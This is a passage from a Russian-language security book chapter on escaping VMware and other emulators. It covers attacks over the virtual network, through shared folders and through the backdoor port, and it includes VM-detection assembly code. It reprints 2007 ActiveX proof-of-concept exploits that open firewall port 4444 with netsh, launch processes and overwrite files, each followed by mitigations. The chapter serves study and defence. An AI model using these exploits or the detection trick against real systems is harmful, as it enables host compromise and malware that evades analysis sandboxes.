Весь вопрос в том, насколько это надежно — гонять живого червя на эмуляторе. А вдруг он вырвется за его пределы? Анализ червей, выловленных в дикой природе, показывает, что многие из них уверенно распознают наличие эмулятора, отказываясь на нем запускаться. В результате этого червь имеет хорошие шансы остаться незамеченным. Но хакерская мысль не стоит на месте, пытаясь вырываться из застенков виртуальной машины.

Теоретически это вполне возможно. Эмуляторы (особенно динамические, т. е. такие, которые часть команд выполняют на "живом" процессоре) не свободны от ошибок. Привилегированные команды (наподобие обращения к портам ввода/вывода) отлавливаются эмуляторами достаточно надежно, и никаких граблей здесь обычно нет. Однако существует реальная угроза записи в адресное пространство процесса-эмулятора при выполнении "обычных" инструкций. Конечно, модификации подвергается не код, а данные, но если среди этих данных окажется хотя бы один указатель (а он окажется там наверняка), нашу хакерскую задачу можно считать решенной.

Единственная проблема заключается в том, что такая дыра (даже если она действительно будет обнаружена), будет прикрыта быстрее, прежде чем получит большое распространение. К тому же, многообразие существующих эмуляторов значительно уменьшает шансы червя на успех.

Отбросим гипотетические дыры и сосредоточимся на универсальных методиках, работающих практически под любым эмулятором и эксплуатирующие уязвимости концептуального уровня, которые не так-то просто закрыть. Вот три вполне простейших сценария атаки:

- Проникновение через виртуальную сеть
- Backdoor-интерфейс эмулятора
- Внедрение в folder.htt

Рассмотрим эти механизмы поподробнее.

Атака через виртуальную сеть

Практически все эмуляторы поддерживают виртуальную сеть, связывающую гостевую (guest) и основною (host) системы как бы "невидимым кабелем". В эмуляторах наподобие QEMU виртуальная сеть появляется сразу, а в WMware — только после соответствующей настройки виртуальной машины (рис. 41.1). Однако обычно эмулятор конфигурируется с сетью, поскольку это — самый удобный способ обмена данными. К тому же, на базе той же VMware можно легко воздвигнуть honeypot[1], своеобразный "капкан" для вирусов и червей, заползающих из Интернета.




Рис. 41.1. Настройка виртуальной сети в среде эмулятора VMware

Если основная операционная система доступна по сети и в ней имеются незалатанные дыры (наподобие дыр в DCOM RPC или TCPIP.SYS), ее можно свободно атаковать из-под эмулятора так же, как и по настоящей сети. Разница состоит лишь в том, что большинство персональных брандмауэров не отслеживает локальные подключения и не препятствует им. Иначе говоря, эмулятор позволяет хакеру подключаться к тем ресурсам, доступ к которым извне компьютера надежно закрыт! При организации honeypot это очень актуально! Допустим, основная система содержит разделяемые (shared) ресурсы, доступные только изнутри локальной сети, и для удобства не имеющие паролей. Тогда виртуальная машина становится своеобразным "мостом" (или, если угодно proxy-сервером) между хакером/червем и основной системой!

Как защититься от этой атаки? Самое простое — удалить виртуальную сеть, а весь обмен данными с гостевой системой вести через дискету или CD-ROM. Чтобы не возиться с прожиганием CD-болванок, можно использовать виртуальные iso-образы, только это все равно не выход! Значит, потребуется своевременно устанавливать свежие заплатки на основную систему, установить

[1] Honeypot (англ.) — "горшочек с медом". Под этим "детским" термином понимается ресурс, задача которого состоит в том, чтобы привлечь потенциальных взломщиков, принять на себя атаку и зарегистрировать ее начало. Более подробную информацию об этой новой перспективной технологии можно получить, например, из следующей статьи: **http://www.securitylab.ru/analytics/216254.php**.

пароли на все разделяемые ресурсы и удалить с основной машины все службы, доступ к которым нежелателен. Как вариант — убедитесь, что персональный брандмауэр отслеживает локальные подключения и блокирует их.

Атака через folder.htt

Эмулятор VMware предоставляет еще один способ обмена данными между виртуальной машиной и основной операционной системой — Shared folders (общие папки). При настройке гостевой машины администратор открывает доступ к одному или нескольким каталогам основной системы, и виртуальная машина "видит" их в своем сетевом окружении (рис. 41.2).




Рис. 41.2. Настройка общих папок в среде VM Ware

Механизм общих папок работает в обход виртуальной сети (которой может и не быть) и в плане защиты очень надежен, однако атаковать его все-таки возможно! Как известно, начиная с Windows 98, "проводник" поддерживает пользовательский стиль папок, управляемый файлом folder.htt. Это — обыкновенный http-шаблон, "переваривающий" не только теги, но и скрипты. Известно множество VBS-вирусов, размножающихся именно этим путем (рис. 41.3).

Что произойдет, если зловредный код, исполняющийся под эмулятором, создаст собственный файл folder.htt или внедрится в уже существующий? При первом же открытии общей папки Проводником основной системы, скрипт, содержащийся в folder.htt, получит управление, запуская вирусы в свои владения! И это — не единственный путь!

Вирус может создать файл desktop.ini, указав, что папка используется для хранения изображений, тогда при ее открытии, Проводник автоматически отображает миниатюры. Известно по меньшей мере три фатальных ошибки Windows, приводящие к возможности передачи управления на машинный код — в bmp-, jpg- и wmf-файлах. Хотя соответствующие заплатки были выпущены уже очень давно, множество машин остаются уязвимыми и по сегодняшний день.




Рис. 41.3. Фрагмент исходного текста вируса, написанного на VBS

Защититься от атак данного типа очень просто: откажитесь от Проводника и пользуйтесь утилитами наподобие FAR Manager или Total Commander и периодически проверяете общие папки на вирусы. Даже если лично вы никогда не пользуетесь Проводником, это еще не означает, что им не пользуются остальные, и существует вероятность, что общую папку откроет кто-то другой.

Атака через backdoor-интерфейс

Для управления виртуальной машиной многие эмуляторы используют специальный (и, по обыкновению, недокументированный) backdoor-механизм наподобие имеющегося в SoftICE[2]. Virtual PC использует для той же цели недопустимые инструкции процессора (например, `0Fh 3Fh 07h 0Bh`), а VMware — "магический" порт ввода/вывода[3].

Остановимся на WMware как на самом популярном эмуляторе. Чтобы передать через backdoor-интерфейс команду на выполнение, необходимо проделать следующее:

- В регистр `EAX` занести "магическое" число `564D5868h` (в ASCII-представлении — `VMXh`).
- В регистр `DX` занести "магическое" число `5658h` (номер порта, в ASCII-представлении — `VX`).
- В регистр `CX` занести номер команды, а в регистр `EBX` — ее параметры.
- Выполнить команду `IN EAX, DX` (или `OUT DX, EAX`).

[2] См. `INT 03h` в "Списке прерываний" Ральфа Брауна (**http://www.ctyme.com/rbrown.htm**).
[3] См., например, статью *"VMware Backdoor I/O Port"* (**http://chitchat.at.infoseek.co.jp/vmware/backdoor.html**).

- Если программа исполняется не под WMware (или эмулятор WMware был предварительно пропатчен), то на прикладном уровне защищенного режима возникнет исключение "нарушение доступа".
- При выполнении под WMware регистр `EBX` будет содержать "магическое" число `564D5868h`, а остальные регистры — возвращенные данные (если они есть).

WMware поддерживает большое количество самых различных команд, подробно исследованных и описанных в уже упомянутой статье Кена Като (Ken Kato) "VMware back" (**http://chitchat.at.infoseek.co.jp/vmware/backdoor.html**). Здесь можно найти и установку даты/времени, и работу с буфером обмена, и даже механизм удаленного вызова процедур (RPC), но потенциально опасных команд среди них нет. Вирус не может просто взять и вырваться из виртуальной машины! Или все-таки сможет? Свыше двух десятков команд еще остаются неисследованными, и пока неясно, зачем они нужны вообще. Никто не знает, какие возможности нас ждут.

Из всех команд, исследованных на сегодняшний день, самой опасной была и остается `0Ch` (Connect/disconnect a device), отвечающая за подключение/отключение IDE-, SCSI- и USB-устройств. У вируса существует шикарная возможность подключить физический диск основной системы и навредить по полной программе (WMware позволяет создавать виртуальные диски на основе физических). Еще вирус может дотянуться до устройства flash USB и заразить все имеющиеся на нем исполняемые файлы, которые кто-нибудь обязательно запустит на основной машине.

Иными словами, возможностей много. Для защиты рекомендуется пропатчить VMware, изменив значение "магического номера". Неофициальная заплатка лежит здесь: **http://honeynet.rstack.org/tools/vmpatch.c**, официальных пока нет и, по-видимому, в обозримом будущем и не предвидится. Однако даже залатанная система по-прежнему остается уязвимой, поскольку подобрать нужные магические числа можно и по методу грубой силы (brute force attack). Ведь возможных вариантов не так уж и много — 16-битный номер порта, плюс 32-битный cookie дают менее 48-значимых битов[4]!

В качестве примера рассмотрим программу, определяющую версию WMware (листинг 41.1).

Листинг 41.1. Программа, демонстрирующая взаимодействие с виртуальной машиной через backdoor-интерфейс и определяющая версию WMware (на экран она не выводится)

```
#include <windows.h>

// строковые константны
#define VM                "vmware"
#define VM_DETECTED       "detected"
#define VM_NOT_DETECTED   "not detected"
#define VM_NOT_RECOGNZD   "detected, but not recognized"

// Под VMware функция возвращает версию VMware в регистре eax
// (нуль — это не VMware или версия неопознана),
// без VMware возбуждается исключение.
__declspec(naked) get_vm()      // "Голая" функция без пролога и эпилога.
{
__asm{
     ; Подготавливаем аргументы и магические пирожки.
     Mov    ecx, 0Ah           ; Номер команды — определение версии
     Mov    eax, 564d5868h     ; 'VMXh' - магический номер типа "пирожок"
     Mov    edx, 00005658h     ; '..VX' - магический порт back-door интерфейса.

     ; Дергаем за "веревочку".
```

[4] Менее 48 значимых битов получается потому, что стандартные номера портов использовать нельзя.

```
      In      eax, dx             ; Вызываем команду по backdoor-интерфейсу.
                                  ; Возвращенные параметры помещаются в EAX/EBX/ECX.

      ; Внимание!
      ; В среде чистой Windows без VMware при обращении к порту ввода-вывода
      ; произойдет исключение, и управление будет передано SEH-обработчику,
      ; который должен быть заранее установлен (иначе выполнение программы
      ; будет завершено системой).
      ; Если же мы еще здесь, следовательно, исключения не произошло
      ; и либо какой-то хитрый драйвер открыл порты ввода-вывода,
      ; либо мы находимся под управлением непатченной VMware
      ; или чего-то очень на нее похожего.
      Cmp     ebx, 'VMXh'     ; Анализируем возвращенный магический пирожок.
      Je      under_VMware    ; Если пирожок возвращен, мы под VMware.

      Xor     eax,eax         ; Возвращаем нуль  — мы не под VMware!
      ret                     ; Выходим из функции.

under_VMware:
      ret     ; Мы под непатченной vm-ware, в eax номер версии.
                    }
}

main()
{
      // Вызываем функцию get_vm из блока __try,
      // чтобы отлавливать возникающие исключения.
      // Для простоты и наглядности, версия VMware, возвращенная get_vm,
      // не выводится на экран, и сообщается лишь о том, был обнаружен
      // непатченный эмулятор или нет (если исключения не произошло,
      // VMware считается обнаруженной).
      __try { printf("%s %s\n",VM, (get_vm())?VM_DETECTED:VM_NOT_RECOGNZD);}

      // Обработчик исключения, получающий управление при выполнении
      // программы в среде чистой Windows, под патченной VMware или на
      // другом эмуляторе.
      __except(1) {printf("%s %s\n",VM, VM_NOT_DETECTED);}
}
```

Для обмена мелкими порциями данных между виртуальной машиной и основной системой удобно использовать старый добрый гибкий диск. Просто даем эмулятору физический доступ к устройству A: (B:) — и все! Если вирус внедрит в boot-сектор зловредный код, дискета окажется забытой в дисководе, и этот дисковод окажется первым загрузочным устройством в BIOS Setup, есть шанс, что когда-нибудь зловредный код получит управление и сможет поразить жесткий диск основной системы.

Эмулятор — это очень удобная вещь, однако разведение вирусов в недрах виртуальной машины потенциально небезопасно. "Скорлупа", отделяющая гостевую систему от реального мира, слишком тонка, и против грамотно спланированной атаки ей не устоять. Можно, конечно, шутки ради, запустить эмулятор в эмуляторе (например, Bochs внутри VMware), но это все равно не решит всех проблем, а вот производительность упадет колоссально!

Отдельный жесткий диск в этом плане намного надежнее, да и удобнее. Кстати говоря, отключать основной диск необходимо чисто физически — путем отрубания кабеля. Диски, перечисленные в основном разделе BIOS, актуальны только на стадии первичной загрузки, а дальше весь обмен идет через драйвер защищенного режима, работающий напрямую с контроллером. Отключение каналов интегрированного контролера через BIOS Setup, как правило, делает диски

невидимыми, и штатными средствами Windows до них будет не дотянуться, но вот вредоносный код, при большом желании его автора, может перенастроить контроллер на ходу, подцепив все каналы. Естественно, это — системно-зависимая операция, и все контроллеры программируются по-разному. Тем не менее, обеспечить поддержку пары-тройки самых распространенных чипсетов вполне реально!

Новейшие эксплоиты для виртуальных машин

Помимо рассмотренных несложных и давно известных сценариев, существуют и другие возможности проникновения. Поскольку, как и любое другое программное обеспечение, виртуальные машины не свободны от ошибок, они представляют собой весьма соблазнительную мишень для разнообразных атак. Рассмотрим лишь несколько новейших эксплоитов.

VMware: удаленное исполнение произвольного кода I

29 июля 2007 года хакер по кличке callAX, входящий в состав весьма продуктивной аргентинской исследовательской группы "GOODFELLAS Security Research Team" (**http://goodfellas.shellcode.com.ar**) обнаружил, что в состав виртуальной машины VMware входит любопытный ActiveX-компонент, реализованный в динамической библиотеке vielib.dll (ищите ее в каталоге \Program Files\Common Files\VMware\VMware Virtual Image Editing\), экспортирующей многие потенциально небезопасные методы, позволяющие манипулировать с уже с *основной*, а не гостевой операционной системой. При этом библиотека не проверяет, откуда происходит вызов — из "родного" приложения или из зловредного кода. Одним из таких методов является `StartProcess`, позволяющий, как и следует из его названия, порождать процессы от имени текущего пользователя со всеми его привилегиями. Достаточно зайти на "хакерскую" страницу, "заряженную" вредоносным кодом! При этом VMware не обязательно запускать, достаточно самого факта установки эмулятора на компьютере. И все… В копилку хакера добавится еще одна жертва. Подробную информацию об этой дыре см. здесь: **http://www.securityfocus.com/bid/25118**.

В пресс-релизе, распространенном группой GOODFELLAS, упоминается лишь VMware 6.0, однако уязвимость присутствует и в версии 5.5, а вот версия 4.5 — неуязвима. Причем для успешного вызова ActiveX-компонентов нам понадобится Internet Explorer версии не ниже 6.0. А вот FireFox и Opera в этом отношении совершенно безопасны.

Исходный текст эксплоита (листинг 41.2), опубликованный группой GOODFELLAS, доступен на следующих сайтах: **http://www.milw0rm.com/exploits/4244** и **http://www.securityfocus.com/data/vulnerabilities/exploits/25118.html**.

Листинг 41.2. Исходный код эксплоита, поражающий VMWare 5.5+ и IE 6.0+, открывающий 44444-порт на штатном брандмауэре

```
<HTML>
<BODY>
      <object id=ctrl classid="clsid:{7B9C5422-39AA-4C21-BEEF-645E42EB4529}">
</object>
<SCRIPT>

function Poc()
{
arg1="C:\\windows\\system32\\netsh.exe"
arg2="C:\\windows\\system32\\netsh.exe firewall add portopening tcp 4444 GotIT"
arg3="C:\\windows\\system32\\"
arg4="C:\\Program Files\\Microsoft Office\\OFFICE11\\noiseneu.txt"
arg5="C:\\Program Files\\Microsoft Office\\OFFICE11\\noiseeng.txt"
arg6="C:\\Program Files\\Microsoft Office\\OFFICE11\\noiseenu.txt"
```

```
arg7="1"
ctrl.StartProcess(arg1 ,arg2 ,arg3 ,arg4 ,arg5 ,arg6 ,arg7)
}
</SCRIPT>
<input language=JavaScript onclick=Poc() type=button value="Proof of Concept">
</BODY>
</HTML>
```

Как видно, эксплоит запускает системную утилиту netsh.exe, заставляя ее открывать порт 4444 на штатном брандмауэре, что само по себе еще не есть атака, но вот в совокупности с остальными методами… Однако при попытке нажатия кнопки **Proof of Concept** Internet Explorer предупреждает нас об опасности (рис. 41.4). Чтобы атака возымела действие, жертва должна зайти в настройки безопасности Internet Explorer и принудительно отключить запрет на использование ActiveX-элементов, не помеченных как безопасные. Вряд ли, конечно, это придет кому-нибудь в голову, однако следует помнить, что существуют атаки, направленные непосредственно на сам Internet Explorer и позволяющие обходить эти ограничения. Впрочем, Outpost Firewall (и, вероятно, некоторые другие персональные брандмауэры) тут же отреагируют на подозрительную DLL, так что их придется тоже как-то нейтрализовать.




Рис. 41.4. Реакция Internet Explorer на попытку запуска эксплоита

Официальное лекарство еще находится в стадии разработки, пока же можно предложить следующие решения:

- Ничего не делать, т. к. по умолчанию Internet Explorer не будет выполнять ActiveX-код.
- Активировать Kill-bit для `clsid` элемента `{7B9C5422-39AA-4C21-BEEF-645E42EB4529}` в соответствии с рекомендациями Microsoft: **http://support.microsoft.com/kb/240797**.
- Разрегистрировать библиотеку vielib.dll через `regsvr32` — VMware Virtual Image Editing работать, конечно, перестанет, но это — беда невеликая.

VMware: удаленное исполнение произвольного кода II

30 июля 2007 года, т. е. буквально на следующий день после обнаружения дыры в VMware, все та же самая аргентинская группа "GOODFELLAS Security Research Team" обнаружила еще два небезопасных метода в динамической библиотеке vielib.dll, которыми на сей раз оказались `CreateProcess` и `CreateProcessEx`, позволяющие, как это и следует из их названия, запускать процессы с правами пользователя, зашедшего на хакерскую страничку, начиненную зловредным кодом, или получившего HTML-письмо по электронной почте. Первооткрывателем дыры значился все тот же callAX, что вполне логично, учитывая, что объем кода уязвимой динамической библиотеке относительно небольшой. В данном случае мы, скорее всего, имеем дело не со слепой случайностью, а с сознательным анализом, направленным на поиск новых дыр, который оказался весьма плодотворным. Более подробную информацию можно найти здесь: **http://www.securityfocus.com/bid/25131**.

Несмотря на то, что и Security Focus и "GOODFELLAS Security Research Team" упоминают лишь WMware 6.0, дыра присутствует и в более ранних версиях, в частности в 5.5, однако версия 4.5 по-прежнему остается неуязвимой. Кроме того, эта проблема не распространяется на тех, кто использует Internet Explorer 5.0 или альтернативные браузеры (FireFox и Opera).

В листинге 41.3 приведен исходный текст эксплоита, опубликованный группой GOODFELLAS и доступный на следующих сайтах: **http://www.milw0rm.com/exploits/4244** и **http://downloads.securityfocus.com/vulnerabilities/exploits/25131.html**.

Листинг 41.3. Исходный код эксплоита, поражающий VMWare 5.5+ и Internet Explorer 6.0+ путем запуска стандартного "Калькулятора"

```
<HTML>
<BODY>
      <object id=_90 classid="clsid:{0F748FDE-0597-443C-8596-71854C5EA20A}">
      </object>

<SCRIPT>
      function _d0_()
          {
                ba="c:\\windows\\system32\\calc.exe"
                ad="c:\\windows\\system32\\calc.exe"
                fO="c:\\windows\\system32\\"
                Od=1

                _90.CreateProcess(ba, ad, fO, Od)
          }
</SCRIPT>

<input language=JavaScript onclick=_d0_() type=button value="Proof of Concept">
</BODY>
</HTML>
```

Примечание

Анализируя этот эксплоит, следите за путями. Например, если система установлена в папку F:\WINNT, то такого пути, как C:\\windows\..., может просто не оказаться.

Решение проблемы полностью аналогично предыдущему случаю, с той лишь разницей, что теперь мы имеем дело с `clsid`-объектом с идентификатором `{0F748FDE-0597-443C-8596-71854C5EA20A}`.

VMware: перезапись произвольного файла

28 июля 2007 года аргентинской исследовательской группой "GOODFELLAS Security Research Team"… ну, вы, короче, уже в курсе. В этот день уже известный нам хакер по кличке callAX обнаружил свою первую дыру в ActiveX-компоненте, входящем в состав VMware. Конструктивно эта дыра реализована в виде динамической библиотеки IntraProcessLogging.dll, имеющей в своем "арсенале" метод `SetLogFileName`, задающий имя файла, в который виртуальная машина будет записывать свой лог (причем имя файла должно быть задано вместе с полным путем). Почему мы отошли от хронологической последовательности открытия дыр? Почему уязвимость, обнаруженная первой, оказалась почти в в самом конце главы? А просто это — самое подходящее хорошее место для такой незначительной дыры. Конечно, перезапись файлов (с учетом наличия у жертвы прав на такую операцию) — весьма мощное оружие для DoS-атаки, но забросить shell-код на удаленную машину весьма проблематично, поскольку мы не можем напрямую воздействовать на содержимое log-файла. Подробнее см: **http://www.securityfocus.com/bid/25110**.

Поразительно, но свои первые исследования callAX проводил на VMware Workstation 5.5.3 build 42958, но потом внезапно "забыл" о ней, переключившись на версию 6.0, несмотря на то, что дыры есть во всех из них!

В листинге 41.4 приведен исходный текст эксплоита, опубликованный группой GOODFELLAS и доступный на следующих сайтах: **http://www.milw0rm.com/exploits/4240** и **http://downloads.securityfocus.com/vulnerabilities/exploits/25110.html**.

Листинг 41.4. Исходный код эксплоита, поражающий VMWare 5.5+ и Internet Explorer 6.0+, создающий файл arbitrary_file.txt в корневом каталоге диска C:

```
<HTML>
<BODY>
<object id=ctrl classid="clsid:{AF13B07E-28A1-4CAC-9C9A-EC582E354A24}">
</object>

    <SCRIPT>

            function Doit()
            {
                    File = "c:\\arbitrary_file.txt"
                    ctrl.SetLogFileName(File)
            }
    </SCRIPT>

<input language=JavaScript onclick=Doit() type=button value="Proof of Concept">
</BODY>
</HTML>
```

Проблема решается по аналогии с предыдущими случаями, с той лишь разницей, что идентификатор `clsid` на этот раз равен `{AF13B07E-28A1-4CAC-9C9A-EC582E354A24}`.

Подрыв виртуальных машин изнутри

Виртуальные машины активно используются в качестве "полигона" для исследования всяческого вредоносного кода в условиях, приближенных к боевым. Вредоносному коду это, естественно, не нравится, и потому атака ведется по двум направлениям. Первое (и главное) — попытаться вырваться из-за застенков виртуальной машины, проникнув в основную операционную систему. Второе — создать такой код, который бы работал только на "живом" железе, а под виртуальной машиной либо выполнялся неправильно (задача-минимум), либо сокрушал виртуальную машину (задача-максимум).

Уязвимости в виртуальных машинах есть, пусть и не в таких больших количествах, как в операционных системах семейства Windows. Достаточно всего лишь одного прецедента, чтобы исследователи навсегда потеряли доверие к виртуальным машинам.

И такой прецедент действительно имел место, когда в декабре 2005 года Тим Шелтон (Tim Shelton) опубликовал на форуме Full-disclosure (**http://lists.grok.org.uk/pipermail/full-disclosure/2005-December/040442.html**) сообщение о наличии удаленной дыры в службе Vmnat, реализованной в исполняемом файле vmnat.exe, входящем в состав VMware Workstation 5.5.0, VMware GSX Server, VMware ESX Server, VMware Ace и VMware Player. Здесь стоит отметить, что достаточно многие кодокопатели до сих пор — то есть в 2007 году — используют VMware 4.5, которая их полностью устраивает.

Дефекты проектирования привели к тому, что указанная служба оказалась не в состоянии воспринимать специальным образом "снаряженные" FTP-запросы `EPRT` и `PORT`, вызывая переполнение динамической памяти в службе natd (рис. 41.5) с возможностью засылки shell-кода, исполняемого на основной (host) операционной системе со всеми вытекающими последствиями. Кстати говоря, атака осуществима не только из-под виртуальной машины, но и из внешней сети (интра- и/или интернет), если, конечно, виртуальная сеть сконфигурирована соответствующим образом (устанавливаемым по умолчанию), а не ограничена пересылкой данных только между виртуальными машинами. Более подробную информацию по этой теме можно найти на **http://www.securityfocus.com/bid/15998**. Для исправления дефекта рекомендуется скачать новую версию с **http://www.vmware.com/download**. Если это по каким-то причинам невозможно или нежелательно, можно воспользоваться вариантом, описанным в Базе знаний VMware: **http://www.vmware.com/support/kb** (Answer ID 2002).




Рис. 41.5. Прорыв из-под WMware через дыру в Vmnat

Кстати говоря, это была не первая дыра в VMware. Если поднять архивы, то можно обнаружить, что еще в самой ранней версии VMware 1.0.1, доступной тогда только для Linux, присутствовала ошибка переполнения, обнародованная на BugTraq в июне 1999 года хакером по имени Jason Rhoads. Исходный код эксплоита можно скачать с сайта Security Focus: **http://www.securityfocus.com/data/vulnerabilities/exploits/vmware.c**. Хотя этот эксплоит давно потерял свою актуальность, так как дефект был исправлен в следующей версии 1.0.2, важен сам факт.

